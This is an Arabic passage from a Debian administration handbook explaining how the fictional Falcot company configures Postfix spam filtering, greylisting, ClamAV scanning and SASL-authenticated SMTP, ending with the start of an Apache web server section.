الرسائل الدعائية أو « spam » هو مصطلح عام يستخدم للإشارة إلى كل الرسائل التجاريو غير المرغوبة (تدعى أيضاً UCE، أي unsolicited commercial emails) التي تُغرق صناديق البريد؛ ويدعى الأشخاص عديمو الضمير الذين يرسلونها باسم spammers. لا يهتم هؤلاء إلا قليلاً بالإزعاج الذي يسببونه، لأن كلفة إرسال الرسائل الإلكترونية منخفضة جداً، ويكفي جذب نسبة صغيرة جداً من مستقبلي رسائل هذه العروض حتى تجني العملية الدعائية أموالاً تفوق كلفتها. العملية مؤتمتة في معظمها، وأي عنوان بريد ينشر علناً (مثلاً، في منتدى، أو في أرشيف قائمة بريدية، أو على مدونة، وغيرها) ستكتشفها روبوتات الرسائل الدعائية، وستتعرض لسيل لا ينقطع من الرسائل غير المرغوبة.

يحاول جميع مديرو النظم مجابهة هذا الإزعاج بمرشحات الرسائل الدعائية، لكن طبعاً يستمر spammers في التكيف في سبيل المرور عبر هذه المرشحات. بل إن بعضهم يطلب خدمات من جماعات إجرامية لاستئجار شبكات من الأجهزة المصابة بدودة. تقدر الإحصائيات الأخيرة أن الرسائل الدعائية تشكل حتى 95% من مجمل الرسائل الإلكترونية التي تنتقل عبر الإنترنت!

11.1.3.1. تقييد الوصول حسب عناوين IP

يتحكم المتغير `smtpd_client_restrictions` بالأجهزة التي يسمح لها بالتواصل مع مخدم البريد الإلكتروني.

مثال 11.6. القيود المفروضة اعتماداً على عنوان العميل

```
smtpd_client_restrictions = permit_mynetworks,
    warn_if_reject reject_unknown_client,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rbl_client sbl-xbl.spamhaus.org,
    reject_rbl_client list.dsbl.org
```

عندما يحوي المتغير مجموعة من القواعد، كما في المثال أعلاه، تقيّم هذه القواعد بالترتيب، من الأولى حتى الأخيرة. كل قاعدة إما أن تقبل الرسالة، أو ترفضها، أو تترك القرار للقاعدة التالية. ولذلك فالترتيب مهم، ومجرد التبديل بين قاعدتين قد يؤدي لتغيير كبير في السلوك.

تقبل التعليمة التوجيهية `permit_mynetworks` المستخدمة كقاعدة أولى كل الرسائل الإلكترونية التي ترد من جهاز من الشبكة المحلية (المحددة في متغير الإعداد *mynetworks*).

أما التعليمة التوجيهية الثانية فترفض في الحالة الطبيعية الرسائل التي ترد من الأجهزة التي لا تملك إعدادات DNS صحيحة بالكامل. هذه الإعدادات الصحيحة بالكامل تعني أن استبيان عنوان IP يعطي اسماً، وأن استبيان الاسم يعطي بدوره عنوان IP نفسه. هذا القيد صارم جداً غالباً، لأن معظم مخدمات البريد الإلكتروني لا تملك DNS عكسي لعناوين IP الخاصة بها. ولهذا السبب سبق مديرو النظم في فلكوت التعليمة `reject_unknown_client` بالخيار `warn_if_reject`: يؤدي هذا الخيار لاستبدال عملية الرفض بتحذير بسيط يُسجَّل في السجلات. يستطيع بعدها مديرو النظم متابعة عدد الرسائل التي كانت سترفض لو كانت القاعدة نشطة فعلاً، واتخاذ قرار لاحق بعد حسن اطلاع لتفعيل هذا القيد أو عدم تفعيله.

تلميح

جداول *access*

تتضمن معايير التقييد جداول يستطيع تعديلها مدير النظام تحوي مجموعاغت من المرسلين، وعناوين IP، وأسماء الأجهزة المحظورة أو المسموحة. يمكن إنشاء هذه الجداول اعتماداً على نسخة غير مضغوطة من الملف `/usr/share/doc/postfix-doc/examples/access.gz`. هذا القالب يشرح نفسه بالتعليقات التي يحويها، أي أن كل جدول يشرح الصيغة الخاصة به.

يسرد الجدول `/etc/postfix/access_clientip` عناوين IP والشبكات؛ أما `/etc/postfix/access_helo` فيسرد أسماء النطاقات؛ ويحوي `/etc/postfix/access_sender` العناوين البريدية للمرسلين. يجب تحويل هذه الملفات

إلى جداول تهشير (صيغة محسنة للوصول السريع) بعد كل تعديل باستخدام الأمر **postmap /etc/postfix/*file***.

تسمح التعليمة الثالثة لمدير النظام بإعداد قائمة سوداء وقائمة بيضاء لمخدمات البريد الإلكتروني، تُخزَّن في الملف `/etc/postfix/access_clientip`. تعتبر المخدمات في القائمة البيضاء موثوقة، وبالتالي لا تمر الرسائل الواردة منها عبر قواعد الترشيح التالية.

ترفض آخر قاعدتين أي رسائل ترد من مخدم مذكور في إحدى القوائم السوداء المحددة. RBL هو اختصار *Remote Black List*؛ هناك كثير من هذه القوائم، لكن كلها تذكر المخدمات ذات الإعدادات السيئة التي تسمح بترحيل الرسائل الدعائية، بالإضافة إلى مرحلات البريد غير المتوقعة مثل الأجهزة المصابة بالديدان أو الفيروسات.

تلميح

القوائم البيضاء وقوائم RBL

أحياناً تتضمن القوائم السوداء مخدمات شرعية كانت ضحية حادثة طارئة. في هذه الحالات، سوف تُرفَض جميع الرسائل الإلكترونية التي ترد من أحد هذه المخدمات ما لم يذكر المخدم في قائمة بيضاء مُعرّفة في `/etc/postfix/access_clientip`. تقتضي الحكمة إذاً إضافة جميع المخدمات الموثوقة التي ترد منها رسائل كثيرة عادة إلى القائمة البيضاء.

11.1.3.2. التحقق من صحة أوامر `EHLO` أو `HELO`

كل عملية تبادل SMTP تبدأ بأمر `HELO` (أو `EHLO`)، يتبعه اسم مخدم البريد المرسل؛ قد يكون التحقق من سلامة هذا الاسم مفيداً.

مثال 11.7. القيود المفروضة على الاسم المُعلَن في `EHLO`

```
smtpd_helo_restrictions = permit_mynetworks,
    reject_invalid_hostname,
    check_helo_access hash:/etc/postfix/access_helo,
    reject_non_fqdn_hostname,
    warn_if_reject reject_unknown_hostname
```

تسمح التعليمة التوجيهية `permit_mynetworks` لجميع الأجهزة في الشبكة المحلية بتقديم نفسها كيفما اتفق. هذه مهم، لأن بعض برامج البريد الإلكتروني لا تحترم هذا الجزء من بروتوكول SMTP بشكل كاف، ويمكن أن تقدم نفسها بأسماء غير منطقية.

ترفض القاعدة reject_invalid_hostname الرسائل الإلكترونية عندما يعلن EHLO اسم مضيف صيغته غير صحيحة. وترفض القاعدة reject_non_fqdn_hostname الرسائل عندما لا يكون اسم المضيف المذكور اسم نطاق كامل التوصيف (fully-qualified، أي يتضمن اسم النطاق بالإضافة لاسم المضيف). ترفض القاعدة reject_unknown_hostname الرسائل إذا لم يكن الاسم المعلن مذكوراً في DNS. بما أن هذه القاعدة الأخيرة تؤدي لعمليات رفض كثيرة جداً لسوء الحظ، فقد حوّل مديرو النظم تأثيرها إلى مجرد تحذير باستخدام الخيار warn_if_reject كخطوة أولى؛ وقد يقررون إزالة هذا الخيار في مرحلة لاحقة، بعد فحص نتائج هذه القاعدة.

استخدام permit_mynetworks كقاعدة أولى له أثر جانبي ملفت: فالقواعد التالية ستُطبَّق فقط على المضيفات خارج الشبكة المحلية. يسمح هذا بحظر جميع المضيفات التي تعلن أنها جزء من falcot.com، عبر إضافة السطر falcot.com REJECT You're not in our network! مثلاً إلى الملف /etc/postfix/access_helo.

11.1.3.3. القبول أو الرفض اعتماداً على المرسِل المُعلَن

لكل رسالة هناك مرسل، يُعلِن عنه الأمر MAIL FROM من بروتوكول SMTP؛ يمكن التحقق من هذه المعلومات أيضاً بأساليب عديدة.

مثال 11.8. التحقق من المرسل

```
smtpd_sender_restrictions =
    check_sender_access hash:/etc/postfix/access_sender,
    reject_unknown_sender_domain, reject_unlisted_sender,
    reject_non_fqdn_sender
```

يربط الجدول /etc/postfix/access_sender بعض المعاملات الخاصة ببعض المرسلين. هذا يعني إضافة بعض المرسلين إلى قائمة بيضاء أو سوداء عادة.

تتطلب القاعدة reject_unknown_sender_domain أن يكون نطاق المرسل سليماً، لأنه لازم للعناوين الصحيحة. ترفض القاعدة reject_unlisted_sender المرسلين المحليين إذا لم يكن العنوان موجوداً؛ هذا يمنع إرسال الرسائل الإلكترونية من عنوان غير صحيح في النطاق falcot.com، ولن تُقبَل الرسائل المنبعثة من joe.bloggs@falcot.com مثلاً إلا إذا كان هذا العنوان موجوداً فعلاً.

أخيراً، ترفض القاعدة reject_non_fqdn_sender الرسائل الإلكترونية التي تدّعي أنها ترد من عناوين ليس لها اسم نطاق كامل التوصيف. عملياً، هذا يعني رفض الرسائل الواردة من user@machine: ولذلك يجب إعلان العنوان على أنه user@machine.example.com أو user@example.com.

11.1.3.4. القبول أو الرفض اعتماداً على المستقبل

لكل رسالة مستقبل واحد على الأقل، يعلن عنه الأمر RCPT TO في بروتوكول SMTP. يضمن التحقق من هذه العناوين أيضاً شرعية الرسالة، حتى لو كانت أقل أهمية من التحقق من عنوان المرسل.

مثال 11.9. التحقق من المستقبل

```
smtpd_recipient_restrictions = permit_mynetworks,
    reject_unauth_destination, reject_unlisted_recipient,
    reject_non_fqdn_recipient
```

reject_unauth_destination هي القاعدة الأساسية التي تتطلب أن تكون الرسائل الخارجية معنونة إلينا؛ أما الرسائل المرسلة إلى عنوان لا يخدمه هذا المخدم فسوف تُرفَض. دون هذه القاعدة، يسصبح المخدم محطة ترحيل مفتوحة تسمح بإرسال الرسائل الدعائية؛ أي أن هذه القاعدة إلزامية، والأفضل وضعها قرب بداية القائمة بحيث نقطع احتمال أن تسمح قاعدة أخرى للرسالة بالمرور قبل التحقق من وجهتها.

ترفض القاعدة reject_unlisted_recipient الرسائل المرسلة إلى مستخدمين محليين لا وجود لهم، وهذا منطقي. أخيراً، ترفض القاعدة reject_non_fqdn_recipient العناوين ذات التوصيف غير الكامل؛ هذا يمنع إرسال رسالة إلى jean أو jean@machine، بل يجب استخدام العنوان الكامل بدلاً من ذلك، مثل jean@machine.falcot.com أو jean@falcot.com.

11.1.3.5. القيود المتعلقة بالأمر DATA

يُرسَل الأمر DATA التابع لبروتوكول SMTP قبل إرسال محتويات الرسالة. لا يقدّم هذا الأمر أي معلومات بحد ذاته، فيما عدا الإعلان عما سيرد تالياً. لكن لا يزال إخضاعه للفحوصات ممكناً.

مثال 11.10. التحقق من DATA

```
smtpd_data_restrictions = reject_unauth_pipelining
```

تسبب التعليمات `reject_unauth_pipelining` رفض الرسائل إذا أرسلت الجهة المرسلة أمراً قبل إرسال الرد على الأمر السابق. هذا يحمي من عمليات التسريع الشائعة التي تستخدمها روبوتات الرسائل الدعائية، إذا أنها عادة لا تهتم أبداً بالردود وتركز فقط على إرسال أكبر عدد ممكن من الرسائل بأقصر زمن ممكن.

11.1.3.6. تطبيق القيود

رغم أن الأوامر السابقة تتحقق من المعلومات في المراحل المختلفة من عملية تبادل SMTP، إلا أن Postfix يرسل الرفض الفعلي كردٍّ على الأمر `RCPT TO`.

هذا يعني أنه حتى لو رفضت الرسالة نتيجة أمر `EHLO` خاطئ، سيعلم Postfix من هو المرسل ومن المستقبل عند إعلان الرفض. ويستطيع عندها تسجيل رسالة أوضح في السجلات وهذا غير ممكن إذا قوطعت عملية التبادل منذ البداية. بالإضافة لذلك، لا يتوقع بعض عملاء SMTP إخفاق عملية التبادل عند أوامر SMTP الأولية، وسيقل تشوش هذه العملاء عند استلام الرفض في وقت متأخر.

هناك ميزة أخيرة لهذا الخيار هي أن القواعد تستطيع جمع المعلومات أثناء المراحل المتنوعة لعملية تبادل SMTP؛ وهذا يسمح بتعريف صلاحيات أدق، مثل رفض اتصال غير محلي إذا أعلن أن مرسله مرسل محلي.

11.1.3.7. الترشيح اعتماداً على محتويات الرسالة

لن يكتمل نظام التقييد والتحقق دون طريقو لتطبيق الفحوصات على محتويات الرسائل. يفرق Postfix بين الفحوصات المطبّقة على ترويسات البريد الإلكتروني من تلك التي تطبق على متن (body) الرسالة.

مثال 11.11. تفعيل المرشحات التي تعتمد على المحتوى

```
header_checks = regexp:/etc/postfix/header_checks
body_checks = regexp:/etc/postfix/body_checks
```

يحوي كل ملف قائمة من التعابير المنتظمة (تعرف عادة باسم *regexps* أو *regexes*) والإجراءات المرتبطة معها التي تنشط عند مطابقة ترويسات الرسالة (أو متنها) للتعبير المنتظم:

> *نظرة سريعة*
> جداول التعابير المنتظمة
>
> يحوي الملف `/usr/share/doc/postfix-doc/examples/header_checks.gz` تعليقات توضيحية عديدة ويمكن استخدامه كنقطة انطلاق لإنشاء الملفين `/etc/postfix/header_checks` و`/etc/postfix/body_checks`.

مثال 11.12. مثال عن ملف `/etc/postfix/header_checks`

```
/^X-Mailer: GOTO Sarbacane/ REJECT I fight spam (GOTO Sarbacane)
/^Subject: *Your email contains VIRUSES/ DISCARD virus notification
```

أساسيات

التعابير المنتظمة

يشير المصطلح « تعبير منتظم » (*regular expression*، ويختصر إلى *regexp* أو *regex*) إلى صيغة تدوين عامة لتمثيل محتويات أو بنية سلسلة من المحارف. تسمح بعض المحارف الخاصة بتعريف بدائل (مثلاً، `foo|bar` تطابق إما « foo » أو « bar »)، أو مجموعات من المحارف المسموحة (مثلاً، `[0-9]` تعني أي رقم، و `.` (نقطة) تعني أي محرف)، أو كميات (تطابق `s?` إما `s` أو السلسلة الفارغة، أي ورود الحرف `s` مرة واحدة أو عدم وروده أبداً؛ أما `s+` فيطابق ورود `s` مرة واحدة أو أي عدد من المرات؛ وهكذا). تسمح الأقواس بتجميع نتائج البحث.
تختلف صيغة كتابة هذه التعابير بين الأدوات التي تستخدمها، لكن المزايا الأساسية متشابهة.

→ http://en.wikipedia.org/wiki/Regular_expression

يتحقق الأول من الترويسة التي تذكر برنامج البريد الإلكتروني؛ فإذا وجدت العبارة `GOTO Sarbacane` (برنامج لإرسال البريد بالكميات)، سوف ترفض الرسالة. يتحكم التعبير الثاني بموضوع الرسالة؛ فإذا كان يذكر تحذيراً من فيروس، يمكننا ألا نرفض الرسالة ولكن نحذفها مباشرة بدلاً من ذلك.

استخدام هذه المرشحات سيف ذو حدين، لأنه يسهل بناء قواعد عامة جداً وخسارة رسائل مشروعة نتيجة لذلك. في هذه الحالات، لن نخسر الرسائل وحسب، بل سيحصل مرسلوا هذه الرسائل على رسائل أخطاء غير مرغوبة (ومزعجة غالباً).

11.1.4. إعداد *القوائم الرمادية*

»القوائم الرمادية » (Greylisting) هي تقنية ترشيح تعتمد على رفض الرسالة في البداية مع الرد برمز خطأ مؤقت، وقبولها إذا أعيدت محاولة إرسالها ثانية بعد بعض الوقت. هذه التقنية فعالة خصوصاً لترشيح الرسائل الدعائية التي ترسلها العديد من الجهزة المصابة بالديدان والفيروسات، لأن هذه البرمجيات نادراً ما تتصرف كعميل SMTP كامل؛ فهي لا تتحقق من رمز الخطأ وتحاول إعادة إرسال الرسائل التي فشل إرسالها لاحقاً، خصوصاً وأن معظم العناوين المحصودة غير صحيحة أصلاً وإعادة محاولة الإرسال لا تعني إلا خسارة الوقت.

لا يدعم Postfix القوائم الرمادية داخلياً، لكن هناك ميزة تسمح بتوكيل برنامج خارجي لاتخاذ قرار قبول أو رفض رسالة معينة. هناك برنامج كهذا في الحزمة postgrey، مصمم ليرتبط مع خدمة توكيل سياسة القبول.

بعد تثبيت postgrey، سوف يعمل كخدمة وينصت للمنفذ 10023. يمكن عندها ضبط Postfix لاستخدامه، بإضافة المتغير `check_policy_service` كقيد إضافي:

```
smtpd_recipient_restrictions = permit_mynetworks,
    [...]
    check_policy_service inet:127.0.0.1:10023
```

في كل مرة يصل فيها Postfix لهذه القاعدة، سيتصل بخدمة **postgrey** ويرسل لها معلومات تخص الرسالة المعنية. ينظر Postgrey بدوره إلى ثلاثية (عنوان IP، المرسل، المستقبل) ويتحقق من رؤيته لهذه الثلاثية نفسها مؤخراً عبر قاعدة بياناته. إذا حدث ذلك، يرد Postgrey بأن الرسالة يجب أن تُقبَل؛ وإلا فإنه يرد بأن الرسالة يجب رفضها مؤقتاً، وتُسجَّل الثلاثية في قاعدة البيانات.

السيئة الرئيسية للقوائم الرمادية هي تأخر استلام الرسائل المشروعة، وهذا غير مقبول دائماً. كما يزيد العبئ على المخدمات التي ترسل الكثير من الرسائل المشروعة.

ممارسة عملية

عيوب القوائم الرمادية

نظرياً، يفترض أن تؤخر القوائم الرمادية الرسالة الأولى من مرسل معين إلى مستقبل معين، وأن التأخير نموذجياً لا يتعدى دقائق. لكن الواقع قد يختلف قليلاً. بعض ISP يستخدمون عناقيد من مخدمات SMTP، وعند رفض الرسالة اول مرة، قد يحاول مخدم آخر مختلف عن الأول إعادة إرسالها. عندما يحدث ذلك، يحصل المخدم الثاني أيضاً على رسالة خطأ مؤقت نتيجة استخدام القوائم الرمادية، وهكذا؛ قد تستغرق عملية الإرسال عدة ساعات قبل أن يحاول أحد المخدمات التي حاولت من قبل إعادة الإرسال، وذلك لأن مخدمات SMTP تزيد عادة التأخير بين المحاولات بعد كل محاولة فاشلة.

نتيجة لذلك، قد يتغير مع الزمن عنوان IP لنفس المخدم المرسل أيضاً. بل وأكثر من ذلك، قد يتغير عنوان المرسل حتى. مثلاً، تُشفِّر الكثير من مخدمات القوائم البريدية معلومات إضافية في عنوان المرسل بحيث تتمكن من معالجة رسائل الأخطاء (تدعى *bounces*). كل رسالة جديدة ترسل إلى القائمة البريدية عليها عندئذ المرور عبر القوائم الرمادية، وهذا يعني أنه يجب تخزينها (مؤقتاً) على مخدم المرسل. بالنسبة للقوائم البريدية الكبيرة جداً (التي تحوي عشرات ألوف المشتركين)، سرعان ما يصبح هذا الأمر مشكلة.

لتخفيف هذه الأضرار، يدير Postgrey قائمة بيضاء بهذه المواقع، ويقبل الرسائل التي ترد منها فوراً. يمكن ملائمة هذه القائمة مع الاحتياجات المحلية بسهولة، إذ أنها مخزنة في الملف `/etc/postgrey/whitelist_clients`.

التعمق أكثر

الاستخدام الانتقائي للقوائم الرمادية باستخدام milter-greylist

يمكن تخفيف أضرار القوائم الرمادية باستخدامها فقط على مجموعة جزئية من العملاء الذي اعتبروا كمصدر للرسائل الدعائية مسبقاً (لأنهم مذكورون في قائمة DNS سوداء). هذا غير ممكن في postgrey ولكن يمكن استخدام milter-greylist بهذه الطريقة.

في تلك الحالة، يصبح استخدام القوائم السوداء الصارمة حلاً منطقياً، بما فيها القوائم التي تذكر جميع عناوين IP الديناميكة التابعة لعملاء ISP ما (مثل `pbl.spamhaus.org` أو `dul.dnsbl.sorbs.net`)، لأن قوائم DNS السوداء لن تسبب رفضاً قاطعاً.

بما أن milter-greylist يستخدم واجهة milter القياسية الخاصة ببرنامج Sendmail، يقتصر إعداد Postfix لاستخدامه على « `smtpd_milters = unix:/var/milter-greylist/milter-greylist.sock` ». تشرح صفحة الدليل greylist.conf(5) الملف `/etc/milter-greylist/greylist.conf` والطرق العديدة لإعداد milter-greylist.

11.1.5. تخصيص المرشحات حسب المستقبل

عرض القسمان الأخيران عدة قيود متاحة للاستخدام. لكل منها فائدته في الحد من كمية الرسائل الدعائية المستقبلة، لكن لكل منها عيوبه أيضاً. ولذلك يتزايد انتشار تخصيص مجموعة المرشحات اعتماداً على المستقبل أكثر فأكثر. في شركة فلكوت، تنفع القوائم الرمادية معظم المستخدمين، لكنها تعيق عمل بعض المستخدمين الذين يحتاجون وصول رسائلهم بتأخير قصير (مثل خدمة الدعم الفني). كما تعاني خدمة التجارة أحياناً من مشاكل في استلام ردود بعض المزودين الآسيويين لأنهم مذكورين في القوائم السوداء؛ وقد طلبت هذه الخدمة عنواناً دون ترشيح حتى يتمكنون من التواصل معهم.

يقدم Postfix ميزة تخصيص للمرشحات عبر مفهوم « فئات التقييد restriction class ». يصرح عن الفئات في المتغير `smtpd_restriction_classes`، وتُعرَّف بنفس أسلوب `smtpd_recipient_restrictions`. بعدها تحدد التعليمة `check_recipient_access` جدولاً يقابل بين المستقبل المحدد ومجموعة القيود المناسبة.

مثال 11.13. تعريف فئات التقييد في `main.cf`

```
smtpd_restriction_classes = greylisting, aggressive, permissive

greylisting = check_policy_service inet:127.0.0.1:10023
aggressive = reject_rbl_client sbl-xbl.spamhaus.org,
        check_policy_service inet:127.0.0.1:10023
permissive = permit

smtpd_recipient_restrictions = permit_mynetworks,
```

```
        reject_unauth_destination,
        check_recipient_access hash:/etc/postfix/recipient_access
```

مثال 11.14. الملف /etc/postfix/recipient_access

```
# Unfiltered addresses
postmaster@falcot.com  permissive
support@falcot.com     permissive
sales-asia@falcot.com  permissive

# Aggressive filtering for some privileged users
joe@falcot.com         aggressive

# Special rule for the mailing-list manager
sympa@falcot.com       reject_unverified_sender

# Greylisting by default
falcot.com             greylisting
```

11.1.6. التكامل مع مضاد فيروسات

الفيروسات العديدة التي تتجوّل كمرفقات بريدية تضطرنا لإعداد مضاد فيروسات عند نقطة الدخول إلى شبكة الشركة، لأن بعض المستخدمين سيفتحون الملفات المرفقة مع الرسائل التي تبدو مشبوهة بشكل واضح، رغم حملات التوعية.

اختار مديرو النظم في شركة فلكوت **clamav** كمضاد فيروسات مجاني. الحزمة الرئيسية هي clamav، لكنهم ثبّتوا أيضاً حزماً إضافية مثل arj، وunzoo، وunrar وlha، لأن مضاد الفيروسات يحتاجها حتى يتمكن من تحليل المرفقات المضغوطة بإحدى هذه الصيغ.

يتولى **clamav-milter** مهمة الوصل ما بين مضاد الفيروسات وبين مخدم البريد الإلكتروني. الملتر (*milter*، اختصار *mail filter*) هو برنامج ترشيح مصمم خصيصاً للتواصل مع مخدمات البريد الإلكتروني. يستخدم الملتر واجهة برمجية تطبيقات (API أو application programming interface) تعطي أداءً أفضل بكثير من المرشحات الخارجية. قدم *Sendmail* الملاتر أول مرة، لكن سرعان ما لحق *Postfix* به.

نظرة سريعة

ملتر Spamassassin

تقدم الحزمة spamass-milter ملتراً يعتمد على *SpamAssassin*، البرنامج الشهير لاكتشاف البريد الإلكتروني غير المرغوب. يمكن استخدامه لتحديد الرسائل على أنها يحتمل أن تكون دعائية (إضافة ترويسة زائدة) أو رفض الرسالة كلها إذا تجاوز مستوى « spamminess » عتبة محددة.

فور تثبيت الحزمة clamav-milter، يجب إعادة ضبط الملتر ليعمل على منفذ TCP بدلاً من استخدام المقبس الشبكي المسمّى الافتراضي. يمكن تنفيذ ذلك باستخدام **dpkg-reconfigure clamav-milter**. عند طلب « Communication interface with Sendmail »، أجب عليه بإدخال « `inet:10002@127.0.0.1` ».

> *ملاحظة*
> **منفذ TCP حقيقي أو مقبس مسمّى**
>
> سبب استعمالنا لمنفذ TCP حقيقي بدلاً من مقبس شبكي مسمّى هو أن خدمات Postfix تعمل تحت جذر مختلف (chrooted) غالباً ولا يمكنها الوصول للمجلد الذي يحوي المقبس المسمّى. يمكنك أيضاً أن تختار استخدام مقبس مسمّى لكن مع اختيار موقع ضمن الجذر المغيّر إليه (وهو `/var/spool/postfix/`).

تناسب إعدادات ClamAV القياسية معظم الحالات، لكن لا يزال تخصيص بعض البارامترات المهمة ممكناً عبر **dpkg-reconfigure clamav-base**.

الخطوة الأخيرة هي أن نطلب من Postfix استخدام المرشح الجديد؛ لتحقيق ذلك، يكفي إضافة التعليمة التالية إلى `/etc/postfix/main.cf`:

```
# Virus check with clamav-milter
smtpd_milters = inet:[127.0.0.1]:10002
```

إذا سبب مضاد الفيروسات مشاكل، يمكن تعليق هذا السطر، وبعدها تشغيل **/etc/init.d/postfix reload** حتى يؤخذ هذا التغيير بعين الاعتبار.

> *ممارسة عملية*
> **اختبار مضاد الفيروسات**
>
> فور إعداد مضاد الفيروسات، يجب اختبار سلامة سلوكه. أبسط طريقة هي إرسال رسالة اختبار وإرفاق الملف `eicar.com` (أو `eicar.com.zip`) بها، يمكن تنزيل هذا الملف من الإنترنت:
>
> → http://www.eicar.org/anti_virus_test_file.htm
>
> هذا الملف ليس فيروساً حقيقياً، لكنه ملف اختبار تعتبره جميع برامج مكافحة الفيروسات في السوق فيروساً لاستخدامه في اختبار صحة عملية التثبيت.

ستمر جميع الرسائل التي يعالجها Postfix الآن عبر مرشح مكافحة الفيروسات.

11.1.7. SMTP مع مصادقة

حتى تتمكن من إرسال الرسائل الإلكترونية يجب أن تتمكن من الوصول لمخدم SMTP؛ كما تحتاج أيضاً أن يسمح لك مخدم SMTP ذاك بإرسال رسائلك عبره. بالنسبة للمستخدمين المتنقلين، هذا قد يتطلب تحديث إعدادات عميل SMTP بشكل متكرر، لأن مخدم SMTP في شركة فلكوت يرفض الرسائل التي ترد من عناوين IP لا تنتمي لشبكة الشركة. هناك حلان: إما أن يثبّت المستخدم الرحالة مخدم SMTP على حاسوبه، أو أن يستخدم مخدم الشركة عبر أسلوب مصادقة يثبت أنه موظف في الشركة. الحل الأول غير مستحسن لأن الحاسوب لن يكون متصلاً بالإنترنت دائماً، ولن يتمكن من إعادة إرسال الرسائل في حال مواجهة مشاكل؛ سوف نركز على الحل الأخير.

تعتمد مصادقة SMTP في Postfix على SASL (*Simple Authentication and Security Layer*). هذا يتطلب تثبيت الحزمتين libsasl2-modules وsasl2-bin، ثم تسجيل كلمة سر في قاعدة بيانات SASL لكل مستخدم يحتاج المصادقة مع مخدم SMTP. هذا يتم بوساطة الأمر **saslpasswd2**، الذي يأخذ عدة بارامترات. يحدد الخيار `-u` نطاق المصادقة، الذي يجب أن يطابق المتغير `smtpd_sasl_local_domain` في إعدادات Postfix. يسمح الخيار `-c` بإنشاء مستخدم، ويسمح `-f` بتحديد الملف الذي تريد استخدامه لتخزين قاعدة بيانات SASL إذا كنت تريد تخزينها في مكان مختلف عن المكان الافتراضي (`/etc/sasldb2`).

```
# saslpasswd2 -u `postconf -h myhostname` -f /var/spool/postfix/etc/sasldb2 -c jean
[... type jean's password twice ...]
```

لاحظ أن قاعدة بيانات SASL قد أنشئت في مجلد Postfix. لضمان التوافق، سوف نجعل `/etc/sasldb2` أيضاً رابطاً رمزياً يشير إلى قاعدة البيانات التي يستخدمها Postfix، باستخدام الأمر **ln -sf /var/spool/postfix/etc/sasldb2 /etc/sasldb2**.

نحتاج الآن إعداد Postfix بحيث يستخدم SASL. أولاً يجب إضافة المستخدم `postfix` إلى المجموعة `sasl`، حتى يستطيع الوصول لقاعدة البيانات التي يملكها حساب SASL. كما نحتاج لبضعة بارامترات جديدة لتفعيل SASL، ويجب ضبط المتغير `smtpd_recipient_restrictions` للسماح للعملاء الذين صادقوا هويتهم باستخدام SASL بإرسال البريد الإلكتروني دون قيود.

مثال 11.15. تفعيل SASL في `/etc/postfix/main.cf`

```
# Enable SASL authentication
smtpd_sasl_auth_enable = yes
# Define the SASL authentication domain to use
smtpd_sasl_local_domain = $myhostname
```

```
[...]
# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions = permit_mynetworks,
    permit_sasl_authenticated,
    reject_unauth_destination,
[...]
```

إضافة

عميل SMTP مع مصادقة

تستطيع معظم عملاء البريد الإلكتروني المصادقة مع مخدم SMTP قبل إرسال الرسائل الصادرة، ولاستخدام تلك الميزة يكفي ضبط المتغيرات المناسبة. إذا كان العميل المستخدم لا يدعم هذه الميزة، فالحل هو استخدام مخدم Postfix محلي وضبطه بحيث يرحل البريد الإلكتروني إلى مخدم SMTP البعيد. في تلك الحالة، يصبح مخدم Posfix المحلي نفسه عميلاً يجري عملية المصادقة باستخدام SASL. إليك المتغيرات اللازمة:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

يجب أن يحوي الملف `/etc/postfix/sasl_passwd` اسم المستخدم وكلمة السر التي ستستخدم عند المصادقة مع المخدم `mail.falcot.com`. هذا مثال:

```
[mail.falcot.com]   joe:LyinIsji
```

كما هو حال جميع جداول التقابلات في Postfix، يجب تحويل هذا الملف إلى `/etc/postfix/sasl_passwd.db` باستخدام الأمر **`postmap`**.

11.2. مخدم الوب (HTTP)

قرر مديرو النظم في شركة فلكوت استخدام أباتشي، مخدم HTTP، المتوفر في دبيان ويزي بنسخته 2.2.22.

بدائل

مخدمات وب أخرى

أباتشي هو أشهر مخدمات الوب (وأكثرها استخداماً)، لكن هناك غيره؛ وقد تقدم أداء أفضل منه تحت ظروف عمل معينة، لكن ذلك يكون على حساب عدد المزايا والوحدات المتاحة غالباً. على أي حال، إذا كان مخدم الوب المنتظر سيخدم ملفات ستاتيكية أو يعمل كبروكسي، عندها تستحق البدائل، مثل nginx و lighttpd، أخذها بعين الاعتبار.

11.2.1. تثبيت أباتشي

افتراضياً، يؤدي تثبيت الحزمة apache2 لتثبيت النسخة apache2-mpm-worker من أباتشي. الحزمة apache2 ليست إلا قشرة فارغة، هدفها الوحيد التأكد من تثبيت إحدى نسخ أباتشي فعلاً.

تتكز الاختلافات بين أنواع أباتشي في سياسة التعامل مع المعالجة المتوازية للطلبات العديدة. هذه السياسة تعتمد على MPM (اختصار *Multi-Processing Module*). من MPMs المتاحة، هناك apache2-mpm-worker التي تستخدم « الخيوط *threads* » (عمليات خفيفة)، بينما تعتمد apache2-mpm-prefork على استخدام احتياطي من عمليات منشأة مسبقة (وهي الطريقة التقليدية، والوحيدة المتاحة في أباتشي 1.3).
وهناك apache2-mpm-event التي تستخدم الخيوط أيضاً، لكنها تنتهي أسرع، حيث لا تبقى الاتصالات الواردة مفتوحة إلا باستخدام ميزة *keep-alive* في HTTP.

كما ثبّت مديرو النظم في شركة فلكوت libapache2-mod-php5 أيضاً بحيث يُضافُ دعم PHP إلى أباتشي. هذا يؤدي لإزالة apache2-mpm-worker، وتثبيت apache2-mpm-prefork بدلاً منها، لأن PHP لا تعمل إلا مع تلك MPM بعينها.

أمن

التنفيذ بصلاحيات المستخدم `www-data`

افتراضياً، يعالج أباتشي الطلبات الواردة تحت هوية المستخدم `www-data`. هذا يعني أن أي ثغرة أمنية في سكربت CGI يُنفّذه أباتشي (في صفحة ديناميكية) لن يعرض النظام كله للخطر، بل الملفات التي يملكها هذا المستخدم فقط.
يسمح استخدام الوحدة *suexec* بتجاوز هذه القاعدة بحيث تُنفَّذ بعض سكربتات CGI تحت هويّة مستخدم آخر. يُضبَط هذا بتعليمة `SuexecUserGroup` *`usergroup`* في إعدادات أباتشي.
